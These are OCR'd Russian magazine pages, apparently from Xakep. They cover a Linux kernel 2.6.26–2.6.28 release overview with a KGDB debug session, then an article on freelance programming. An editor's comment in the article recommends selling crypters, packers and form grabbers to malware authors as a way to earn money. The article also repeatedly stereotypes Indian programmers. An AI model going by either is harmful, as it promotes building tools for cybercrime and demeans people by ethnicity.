Части файловых систем, монтируемых с помощью команды «mount --bind», с 14 июля можно сделать незаписываемыми. Такая особенность используется для создания изолированных окружений, владелец которых имеет root-доступ, но не может изменить определенные каталоги.
Модуль KVM, предназначенный для создания виртуализированных окружений, отныне поддерживает архитектуры IA64, PPC и S390 — и обладает поддержкой паравиртуализации.
Новый стек беспроводных протоколов, интегрированный еще в 2.6.22, теперь поддерживает черновую версию стандарта 802.11s, разработанную проектом **Open80211s** (www.open80211s.org).
Новая технология под названием «Per-process securebits» позволяет привязать повышение привилегий с помощью setuid-бита только для конкретного процесса, игнорируя всех его потомков (в обычной ситуации они тоже бы получили повышенные права).
Контейнеры cgroups (Control Groups) могут быть ограничены в возможностях обращения к оборудованию через списки разрешенных устройств.
В ядре появляется собственный тестер памяти на ошибки, созданный по образу и подобию программы **memtest** (www.memtest.org), но более простой и не такой эффективный. Для тестирования памяти достаточно указать параметр memtest при загрузке.
Параметры порога сбрасывания грязных буферов на диск теперь можно настроить через /sys/class/bdi, а информация о точках монтирования доступна отдельно для каждого процесса в файле /proc/$PID/mountinfo.
Для устройств PCI Express добавлена поддержка технологии ASPM (Active State Power Management). С ней можно более эффективно управлять потреблением энергии через частичное обесточивание устройства во время бездействия. Наконец, Линус Торвальдс нисходит с небес к обычному люду и позволяет включить в ядро отладчик KGDB, требующий отдельную машину для трассировки происходящих событий. Этого события многие ждали с момента выхода первой версии ядра!

Kernel.org — обитель новых Linux-ядер

The Linux Kernel Archives

Welcome to the Linux Kernel Archives. This is the primary site for the Linux kernel source, but it has much more than just Linux kernels. Frequently Asked Questions

Protocol	Location
HTTP	http://www.kernel.org/pub/
FTP	ftp://ftp.kernel.org/pub/
RSYNC	rsync://rsync.kernel.org/pub/

The latest stable version of the Linux kernel is:	2.6.28.2	2009-01-25 00:47 UTC	F V VI C Changelog
The latest prepatch for the stable Linux kernel tree is:	2.6.29-rc3	2009-01-28 19:26 UTC	B V VI C Changelog
The latest snapshot for the stable Linux kernel tree is:	2.6.29-rc3-git3	2009-02-01 00:01 UTC	B V C
The latest 2.4 version of the Linux kernel is:	2.4.37	2008-12-02 08:13 UTC	F V VI C Changelog
The latest 2.2 version of the Linux kernel is:	2.2.26	2004-02-25 00:28 UTC	F V Changelog
The latest prepatch for the 2.2 Linux kernel tree is:	2.2.27-rc2	2005-01-12 23:55 UTC	B V VI Changelog
The latest -mm patch to the stable Linux kernels is:	2.6.28-rc2-mm1	2008-10-29 06:29 UTC	V

F = full source, B = patch baseline, V = view patch, VI = view incremental, C = current changesets
Changelogs are provided by the kernel authors directly. Please don't write the webmaster about them.
Customize the patch viewer

Site News

- December 31, 2008: patchwork.kernel.org is now available for general use. It is currently only monitoring the Linux Kernel mailing-list, but should be useful to kernel developers in dealing with patches flying across the wire.

2.6.27 — 9 ОКТЯБРЯ

Linux обзаводится поддержкой файловой системы UBIFS, разработанной компанией Nokia и предназначенной для работы на flash-накопителях с ограниченным числом записи данных. UBIFS не требует эмуляции блочного устройства со стороны накопителя и превосходит JFFS2 по скорости монтирования, наличию журнала транзакций, поддержке отложенной записи и прозрачной компрессии данных.
Кроме UBIFS, ядро получает реализацию файловой системы OMFS (Sonicblue Optimized MPEG File System support), созданной специально для хранения MPEG-файлов и используемой в некоторых мультимедиа-плеерах.
Появляется поддержка Multiqueue networking, позволяющая создать несколько независимых очередей пакетов для одного устройства. Предполагается, что механизм будет работать в связке с технологией Wireless Multimedia Extension, поддерживаемой некоторыми беспроводными картами для параллельной передачи видео, голоса и данных.
Системные вызовы, оперирующие файловыми дескрипторами, получают специальный флаг «close-on-exec».

Среднестатистический Changelog ядра Linux весом 5.7 Мб

```
Error while reading shared library symbols:
ohci_hcd.ko: No such file or directory.
Error while reading shared library symbols:
uhci_hcd.ko: No such file or directory.
(gdb) bt
#0  breakpoint () at kernel/kgdb.c:1777
#1  0xffffffff800ba3a7 in kgdb_tasklet_bpt (ing=0) at kernel/kgdb.c:1655
#2  0xffffffff800944bb in tasklet_action (a=<value optimized out>) at kernel/softirq.c:387
#3  0xffffffff80011f28 in __do_softirq () at kernel/softirq.c:230
#4  0xffffffff8005f930 in call_softirq () at include/linux/bitops.h:42
#5  0xffffffff8006df1e in do_softirq () at arch/x86_64/kernel/irq.c:181
#6  0xffffffff8009438c in irq_exit () at kernel/softirq.c:291
#7  0xffffffff8006dd98 in do_IRQ (regs=0xffffffff803cbeb8) at arch/x86_64/kernel/irq.c:133
#8  0xffffffff8005ec49 in common_interrupt () at include/linux/bitops.h:42
#9  0xffffffff803cbee0 in init_thread_union ()
#10 0x0000000000000000 in ?? ()
(gdb) info registers
rax            0xffffffff80407000       -2143260672
rbx            0xffff81008off f000      -139635812470784
rcx            0xffffffff803cbeb8       -2143502664
rdx            0xffffffff802ee0a0       -2144411488
rsi            0xffffffff803bd400       -2143562752
rdi            0x0      0
rbp            0xffffffff80413ee0       0xffffffff80413ee0
rsp            0xffffffff80413ee0       0xffffffff80413ee0
r8             0xffffffff       4294967295
r9             0x0      0
r10            0xffff81000f9afdc0       -139637714911808
r11            0xb1     177
r12            0x0      0
r13            0xa      10
r14            0x0      0
r15            0x0      0
rip            0xffffffff800ba37a       0xffffffff800ba37a <breakpoint+15>
eflags         0x286    [ PF SF IF ]
cs             0x0      0
ss             0x0      0
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb) br link_path_walk
```

Сеанс работы с удаленным отладчиком KGDB

Файловый дескриптор будет закрыт во время вызова fork(). Это сведет на нет атаки, основанные на использовании дескрипторов, открытых родительским процессом.

Ядро получает новый механизм засыпания, основанный на системных вызовах kdump и kexec. Первый позволяет сделать «мгновенный снимок» состояния ядра, а второй — загрузить новое ядро в память и передать на него управление без перезагрузки. Перед выключением питания kdump сбрасывает снимок на диск, а после включения kexec восстанавливает его. Этот подход отнюдь не призван заменить традиционный, но может быть полезен в системах без поддержки ACPI.

Подсистема блочных устройств теперь умеет использовать такие нововведения SCSI- и SATA-протоколов, как «SBC Data Integrity Field» и «External Path Protection» для добавления контрольных сумм к записываемым данным.

Разработчики получают в распоряжение механизм mmiotrace, созданный для трассировки операций ввода/вывода, отраженных в память. Его можно использовать, например, для исследования и реверс инжиниринга бинарных драйверов.

Бинарные блоки firmware отныне не являются частью ядра или модулей. Вместо этого они копируются в каталог /lib/firmware во время исполнения команды «make modules_install» и загружаются драйверами по мере необходимости.

В Ext4 теперь есть механизм отложенного распределения информации. После системного вызова write() файловая система откладывает запись на диск не только самих данных, но и необходимых для их хранения структур (в основном, различные изменения в суперблоке). Это позволяет повысить производительность файловых операций и снизить фрагментацию данных. Похожим образом ведут себя ZFS, XFS, Btrfs и Reiser4.

В ядро принимаются патчи gprca (mxhaard.free.fr/download.html) с реализацией драйверов для более чем 230 USB-вебкамер. В списке поддерживаемых аппаратных платформ появляется строчка: одночиповые ПК Marvell Loki.

2.6.28 — 25 ДЕКАБРЯ

Ext4 перестает быть экспериментальной разработкой. Фаза всестороннего тестирования завершена, и новая файловая система получает статус стабильной и рекомендованной для использования всем желающим.

Добавлена новая подсистема GEM (Graphics Execution Manager), предназначенная для низкоуровневого доступа к памяти видеоадаптера. GEM разработан компанией Intel и по задумке должен стать универсальной точкой доступа к видеопамяти для всех драйверов. А также — принести такие вкусности, как переключение видеорежима на уровне ядра (то есть, никаких скачков во время переключения из «иксов» в консоль и обратно!) и совместный доступ нескольких приложений к видеокарте. Пока GEM работает только с драйвером i915, но уже показывает увеличение производительности 3D-приложений примерно на 50%.

Стек Wireless USB теперь работает благодаря интеграции в ядро поддержки технологии передачи данных UWB (Ultra Wide Band), использующей широкий спектр радио-частот (3.1-10.6 ГГц) и предназначенной для применения в домашних условиях (дальность до 10 метров). Кроме того, ядро теперь включает несколько драйверов для UWB-радиоконтроллеров, следующих спецификации Wireless USB 1.0.

Алгоритм замещения страниц оптимизирован для систем с очень большим объемом ОЗУ. Поиск кандидатов на место в своп-области производится не по всем страницам памяти (может отнять слишком много времени), а по специальному списку, учитывающему только страницы загруженных в память файлов и анонимные страницы (например, выделенные с помощью malloc()).

Контейнеры cgroup теперь могут быть «заморожены», — это можно использовать для решений виртуализации.


Появляется возможность экстренной парковки головок дисков. Некоторые ноутбуки снабжены специальной технологией, работающей в паре с акселерометром. Она способна определить момент падения ноутбука и предупредить операционную систему о приближающемся конце. Linux теперь в силах спасти жесткий диск от повреждений!

В netfilter появляется возможность прозрачного проксирования через указание цели TPROXY в iptables. Механизм Multiqueue networking стал способен помещать пакеты в очередь в соответствии с заданным приоритетом.

ИТОГИ

Сжатая картина развития ядра Linux, обрисованная на четырех полосах, конечно, не может дать полного представления о гигантских изменениях, происходящих в ядерной кухне, но выводы позволяет сделать вполне конкретные:

1. Принципы разработки ядра Linux даже не собираются сдвигаться в сторону правильного дизайна или конкретного пути развития. Изменения столь разрозненны, что, наверное, сам Линус Торвальдс не понимает, к чему все это в итоге приведет.
2. Сегодняшний Linux есть не что иное, как огромный пирог, выпекаемый массой компаний-поваров, каждая из которых жаждет получить желаемый лакомый кусочек, приложив для этого минимум усилий. Как результат, один край пирога оказывается сладким, а другой — солоноватым.
3. Общая картина изменений говорит о постепенном уходе ядра в мир смартфонов и планшетов, а также о развитии идей виртуализации (что, впрочем, вполне закономерно).
4. Разработчики выдумывают множество самых разнообразных технологий отладки и трассировки, — это свидетельствует о все большем усложнении ядра.
5. Даже основная ветка ядра не перестает быть площадкой для многочисленных экспериментов.



ОЛЕГ ПРИДЮК
/ ZANITO@GMAIL.COM /

ПРОГРАММИРОВАНИЕ ДЛЯ СВОБОДНЫХ

СПОСОБЕН ЛИ ФРИЛАНС ПОПРАВИТЬ ТВОЕ МАТЕРИАЛЬНОЕ БЛАГОПОЛУЧИЕ?

Взгляни-ка, товарищ, на статьи про фрилансеров на разнообразных дешевых сайтах. Они так мило начинаются со вступления о том, что слово «фрилансер» означает «свободный копьеносец». А еще рассказывают, что у фрилансера нет перспектив роста, нет развития и часто — нет хороших денег. Статьи, как и фрилансеры, бывают хорошие и плохие.][наставит тебя на путь истинный и расскажет, как воевать с индусами, злыми заказчиками и прочими трудностями на пути к финансовому благополучию.

Фриланс принято противопоставлять офису. Свободный график и работа за уютным домашним компом или шаблонные рабочие дни с перерывом на обед! Во-первых, почему «или», если можно «и»? Во-вторых, превращение родного дома в рабочий кабинет не преимущество, а недостаток. В-третьих, все намного сложнее, чем кажется. Поэтому расставим мысли по полочкам и нарисуем птички над «й» — кто чего хочет добиться, сколько бабла за это получит и чем же все закончится.

ПОРТРЕТ ТИПОВОГО ФРИЛАНСЕРА

Вот пять пунктов, которые способствуют превращению тебя во фрилансера:

1. У тебя скучная работа, на которой часто приходится тупо сидеть и читать xakep.ru.
2. Ты — образцовый студент техновуза и после получения диплома будешь гордо зваться «инженер-программист».
3. Живешь ты черт знает где, и поблизости нет толковых контор, где твой мозг оценили бы адекватно его содержимому.
4. Твой организм отключается на восходе солнца и включается, когда в аське все друг другу говорят: «я спать, утром на работу». Ты профессиональная сова-одиночка.
5. У тебя есть миллион других веских причин не ходить на одну постоянную работу.

Последний пункт — всеобъемлющий и к нему лучше подходить философски. Тянет все бросить? Сначала соберись с силами, займись фрилансом без отрыва от основной работы. А уже когда раскрутишься, топай к шефу нелюбимой конторы и высказывай все, что думаешь о нем и его заведении, если страсть, конечно, еще пылает. Не делай наоборот — скорее всего, ты слишком высокого мнения о себе, и у тебя ничего не получится на вольном поприще.

Почему? А вот, пожалуйста, пять ответов:
1. Как правило, первые месяцы фриланса приносят скудный доход.
2. Тебе нужен хороший (очень хороший!) английский. Как письменный, так и устный.
3. Тебе придется делать и то, что нравится/хочется, и то, что надо/не умеешь.
4. Успех работы фрилансером сильно зависит от того, умеешь ли ты отключать аську, говорить «нет, ребята, пиво не сегодня, ибо работаю» и вообще, толково распоряжаться своим временем.
5. Тебе постоянно придется доказывать свои знания и умения, кропотливо собирать портфолио и отзывы о своих работах, вечно выяснять правду с заказчиками и бороться с индусами.

Проблема в том, что в нашем мире проживает довольно много умных и амбициозных перцев. А еще больше — просто наглых, которые умеют объяснить заказчику, что они умные, талантливые и сделают работу буквально за копейки. А тебе придется с ними бороться. Бороться придется вообще за все — за заказы, за получение законно заработанного бабла, за увеличение длительности проекта, за детальные спецификации.

МАТЧАСТЬ

Ну что, перестал витать в облаках и видеть жизнь свободного кодера строго в розовом свете? Тогда прекращаем нравоучения и принимаемся за работу.

Четыре фрилансерские истины:
1. Хорошее (по нашим меркам) бабло платят ТАМ; у нас платят меньше и требуют больше.
2. Толковый фрилансер способен обольстить заказчика, доказать ему, что он самый умный, честный и исполнительный.
3. Для «портфолио и опыта» работают лузеры, правильные перцы умеют зарабатывать и портфолио, и опыт, и бабло.
4. Умный фрилансер умеет читать мысли заказчика и постоянно вытягивать из него деньги за новые супернеобходимые фишки к его проекту.

Давай вспомним, чем ты слушал препода на парах по MS Project. Ухом? Вот если ухом, то все в порядке, потому что тебе представится туча способов закопаться по гланды в планировании, все напутать, ни разу не выспаться и сдать проект с отметкой «полнейшее фиаско». А ведь любой негативный отзыв о тебе на фрилансерском сайте и все... не то чтобы совсем все, но потенциальному заказчику придется долго объяснять, почему в тот раз ты не справился, а в этот — справишься. Придется учиться объяснять, почему это задание надо отдать тебе и только тебе, чем ты лучше всех. И то — только в том случае, если заказчик не настроит фильтры против «согрешивших» кодеров.

Фрилансерские истины, на самом деле, становятся актуальны только по прошествии некоторого количества времени. Вначале ты просто регистрируешься на специальных сайтах, тщательно и аккуратно заполняешь профиль, добавляешь портфолио, проходишь встроенные тесты, чтобы доказать свой уровень знаний, и начинаешь охоту за работой.

Программировать и созидать — удел программиста-штатника, а фрилансеру приходится самому добывать себе проекты-заказы, самому распределять свое время (дня и ночи), определять фазы создания и отчитываться в успехах. Первое время дико раздражает и отвлекает много лишней и непрофильной работы.

Работа продается, как с аукциона, где чаще всего побеждает тот, кто согласится работать за минимальное вознаграждение. Толковые заказчики еще и уровень реальных знаний проверяют, но иногда везет и совсем бездарным личностям. Случается это, когда в компании штатному маркетологу вверяют должность проджект-менеджера для создания веб-сайта или каких-то сервисов, а человек « не шарит».

Вот и получает работу тот, кто сбил цену до минимума. Только качество итогового результата стоит под большущим знаком вопроса. Хотя, — это уже заказчику расхлебывать.

ИСКУССТВО ЗАРАБАТЫВАТЬ

Со временем ты научишься быстро работать, отлаживать код и освоишь тонкости обольщения забугорных людей с деньгами. В каждом конкретном случае — свои нюансы. Внимательно читай требования заказчика и думай, на какие детали «поднажать». Старайся разобраться в его познаниях и желаниях. Если товарищ сам не знает, чего хочет, лучше отправить его к индусам. Иначе есть шанс, что проект свернется в самом разгаре, или ты будешь 666 раз все переделывать, а в итоге получишь какие-то копейки. Цени свое время, теперь оно оценивается долларами в час! Но ругаться с тем, кто предлагает тебе деньги — глупо. Быть умнее и хитрее — вот залог получения хороших гонораров.

Комментарий

Саша Лозовский, главврач районной психиатрической больницы №71, редактор][

Ни для кого не секрет, что большинство коллег из][— стопроцентные, закоренелые фрилансеры. Были в нашей компанейской жизни такие моменты, когда на фрилансе работала вообще вся редакция — включая главного и выпускающего редактора (главным тогда был CuTTer). Ну да, не об этом речь. На самом-то деле я хотел выделить пару нераскрытых в этой статье источников фрилансерского дохода:

— Национальные проекты. Хитрые перцы, пристроившиеся кодить и верстать электронные книжки в рамках нац. проекта «инновационные компьютерные технологии в образовании», поимели в свое время совершенно некислое бабло. В частности, мой школьный друг заколотил за несколько недель тухлого HTML-кодинга и расставления ссылок в е-книжечках около 250000 руб. Сам понимаешь, нац. проект, на таких вещах не экономят. Как с подобным будет в условиях кризиса — трудно сказать, скорее всего, дело это навернется, но все равно — держи нос по ветру, будь на хорошем счету в своем высшем учебном учреждении, особенно если ты — постдипломник и имеешь репутацию, отличную от «умный, но горький пропойца и разгильдяй».

— Тру-][-кодинг. Тут Горл может рассказать больше меня, но сам подумай: ведь не только за хакерский софт, чреватый проходом по статье, у нас платят бабло? За околохакерские проги его тоже отслюнявливают. Поэтому представители сферы обслуживания зло-кодеров со своими парсерами, пакерами-анпакерами, криптерами и формграбберами имеют свое бабло на кусок хлеба с сыром.



Сколько стоит средний индус?

Если ты прилежно ходил на пары по экономике или когда-нибудь жил на одну зарплату, тебе известна непоколебимая истина: экономия — основа всего. Именно поэтому забугорные компании для разработки программных продуктов пользуются китайцами, индусами, белорусами, чехами ну и нами, жителями славной Державы. Фишка индусов и китайцев в том, что их много и стоят они крайне дешево, однако какие-то важные проекты им поручать опасно — код может получиться очень кривым. Зато цена удельного индуса, работающего в индийской же программерской конторе, колеблется от 4-5 до 15-20 долларов в час. Средний белорус из средней белорусской программерской конторы стоит уже 20-30 баксов в час. А вот в «нормальных странах Европы и Америки» гений штатного рядового программиста может стоить и 30, и 40, и 50 долларов в час, в зависимости от обстоятельств. США — 40-50 баксочасов. Имеются в виду цены разработки проектов, с учетом труда тестировщиков, маркетологов, дизайнеров и даже аренды помещения. То есть, это общая стоимость часа разработки.
Тебе же стоит рассчитывать на 1-3 у.е./час, если ты еще совсем учишься, и 10-15 у.е./час, — если ты уже что-то умеешь. Хорошо пристроившись, можно и на 17-20 баксов в час договориться, но это редкость. На таких условиях фрилансерам отдают только какие-то сложные проекты, где нужны строго определенные и относительно редкие знания.

Надежность заказчика приходится определять по косвенным признакам. Иногда стоит требовать аванс до начала работы над проектом или после определения какой-то его стадии. Это обычная практика при фиксированной цене за проект. Если заказчик предлагает почасовую оплату, то финансы приезжают в конце каждой рабочей недели.
Помни, что не только ты можешь уйти в запой и сорвать все сроки, но и заказчик может пропасть, как только получит готовый проект. Разница в том, что тебе грозит отметка в профиле (прощай, высокая карма!), а заказчику такое наказание может быть и до лампочки.
На рынке свободного программерского труда наиболее востребованы специалисты широкого профиля по созданию веб-сайтов (чаще всего, PHP+AJAX) или, наоборот, очень узкого — спецы по работам с базами данных. Есть много проектов для любителей Java, обычно это что-то для Web. Виндовых приложений мало — только какие-то несложные утилиты или сервисы; все серьезное отдается на откуп программерским конторам.
Вообще, компании нанимают кодера на стороне тогда, когда нужно дешево выполнить единичное задание, которое по каким-то причинам не могут сделать штатные кодеры; или же штатных кодеров нет совсем, потому что у компании нет для них постоянной работы. Готовься работать с разными людьми, вплоть до таких, которым придется толковать, чем Flash отличается от HTML. Они просто набивают в Google что-то вроде freelance programmers, тыкают на сайт из первой пятерки результатов и абстрактно формируют задание. Отнесись внимательнее к таким деятелям, — обезьяна с гранатой и то действует более логично и предсказуемо! Если точная формулировка задания звучит, как «а вот вы сделайте, мы посмотрим, и скажем, что поправить», стоит выяснить, будет ли заказчик платить вам за часы работы или строго за конечный результат. В случае фиксированного гонорара лучше положить на них болт сразу. Ну, или отправить к индусам. Когда заказчик не знает, что он хочет, он, скорее всего, и нормально платить не готов.
Чтобы толковых заказов попадалось больше, имеет смысл продвигать себя на «не самых популярных в мире сайтах». Но тут уже индивидуальный выбор — постоянно просматривать океан работ, за большую часть которых не стоит браться, или иметь дело с достаточно небольшим количеством заказов с меньшей конкуренцией и вменяемыми работодателями. Мне больше по душе последнее. Дело в том, что новые заказы приходится постоянно мониторить — к первым подавшим заявку обычно благоволят больше. Ну и когда поток новых заказов меньше, его легче контролировать.

САМООРГАНИЗАЦИЯ

Свободный график работы и мелькающие на горизонте финансы стимулируют твое желание кодить только первые месяцы. Чем дальше — тем хуже. Важно уметь заметить, что ты теряешь время, неэффективно его используешь — слишком много спишь, слишком много «разминаешься перед работой», слишком мало действительно работаешь. Следи за своим распорядком сам, раз над тобой никого нет. Иначе не будет нормального заработка и свободного времени, а ты надолго зависнешь в промежуточном состоянии между программингом и ничегонеделанием. Если пойдешь по альтернативному пути и будешь сильно себя строить, то попадешь на следующий параграф — смотри ниже.
Шум офисов и толпы народа тебя всегда раздражали? Тебя не напрягает пару дней и ночей торчать перед монитором? Допустим, так, но без разнообразных людишек вокруг твой характер подпортится. Будучи оторванным от социума, ты отстанешь и в профессиональном, и в культурном плане. Зря улыбаешься, со временем четыре стены и

Время и деньги

Цену на хорошие проекты сбивают часто (а точнее, почти всегда). Под большими заданиями, пахнущими серьезным финансированием, вывешены десятки демпингующих заявок от лиц индуской национальности и стратегов, пожелавших добавить себе хороший проект в портфолио. Стремясь получать «вкусные» заказы, нужно хорошенько подумать, как и чем привлечь заказчика, чтобы он хотя бы связался именно с тобой. Кроме грамотно заполненного профиля, ссылок на хорошие работы и прочих очевидных методов, надо пробовать что-то свое. Например, нагадить в комментах по делу, как-то выделиться. Важно, чтобы заказчик тебя заметил, и ему захотелось тебе ответить (пусть даже в негативном ключе). Иногда очень действенен метод «рассказать, почему заказ нереально сделать в заданные сроки и почему он стоит намного больше». Или можно попробовать оптимизировать портфолио для проекта, чтобы предстать перед заказчиком в наилучшем виде. Единого рецепта тут нет, но общий курс, надеюсь, ясен.
Порой действительно стоит согласиться поработать за копейки, просто ради опыта/портфолио, но это компромисс, на который идут новички. Рядом с качественно выполненным серьезным проектом и позитивным отзывом заказчика будет висеть еще и цена, которую он заплатил. С чего бы новым заказчикам платить больше? Вот и подумай, как аккуратно объяснить жителю славной Америки, что вон тот сайт ты сделал за 2 у.е. в час, а ему будешь делать только за 10 у.е.? В самом начале «фрилансерской карьеры» можно создать что-то для себя или друзей, поучаствовать в конкурсах (когда оплачивается только та работа, которую выберет заказчик) или же взяться за open-source проект. Под надзором супервайзеров ты достаточно быстро наберешься опыта, да и ссылка на этот проект будет красоваться в профиле.
Когда перед тобой работодатели всего мира (а не одного региона), диапазон работ и цен дико расширяется. Даже кодеры с самыми базовыми знаниями могут рассчитывать на какую-то работу с ценой 1-3 бакса в час. Если ничего не умеешь, придется начинать с такой цены и учиться, учиться, учиться. Постоянное мелькание перед глазами проектов с более высокой оплатой должно подтолкнуть тебя к скорейшему изучению новых технологий.

набор жадных буржуев в скайпе начинают доставать. Даже плавающие на горизонте зеленые банкноты не так радуют. Смысл бабла, когда его тратить некогда? Дорогое курево, пафосное бухло и даже билет на VIP-место на концерте Depeche Mode не принесут счастья. Так что, не теряй голову, не бросай жизнь. Всех в мире денег не заработаешь. Постоянно совершенствуй свои знания и не забывай о профессиональном росте.

И, кстати, о нем. Большое количество реальных проектов учат жизни лучше любой теории, но технологии совершенствуются, прогресс куда-то идет, а тебе надо идти и даже бежать рядом. Вон, .Net 4.0 еще не выпустили, а заказчики уже глядят на тех, кто готов использовать нерелизнутые технологии ASP.NET MVC! Ты понял меня правильно — читай нужные сайты, следи за трендами и занимайся самообучением, иначе безнадежно отстанешь и устареешь. Владение свежими технологиями повысит твои шансы на получение новых проектов.

Важный аспект работы дома — родные стены. Сначала они такие близкие и уютные, но это только сначала. Потом тебе постоянно хочется из них вырваться... Когда дом ассоциируется не с отдыхом, а с работой, он начинает жутко напрягать. Это ощущение приходит через 2-3 месяца фриланса, а бороться с ним приходится очень долго.

РАЗГОВОР С ФРИЛАНСЕРОМ

На самом деле, эта статья собрана из опыта порядка десятка фрилансеров разного профиля, от журналистики и дизайна до, собственно, кодинга. Фрилансить строго в одном направлении получается редко, поэтому мы собрали для тебя все самое нужное и важное. А вместо заключительного абзаца с моралью и идейной мыслью — поставили Васю, он научит. Человек-фрилансер, известный в миру как Zihotki, пишет на ASP.NET, работал на пару крупных компаний, но с лета ушел на свободные хлеба в интернет. А теперь он делится с нами советами, типсами и триксами.

О работе

С чего начинать — сказать сложно. Человеку, который пока не имеет толкового опыта, для начала стоит просто подумать, «а нужно ли мне все это». Если нужно — осмотрись, выбери, чем заниматься, посмотри Гугль или Яндекс, поищи фрилансовые биржи, оцени заказы, попробуй один-два сделать для себя (если раньше вообще нигде не работал). Потом потихоньку пробуй участвовать в конкурсах, много читай и набирайся опыта. Не забывай следить за временем, можешь почитать что-то по психологии, ибо придется повоевать с собой и своими привычками.

Об ошибках

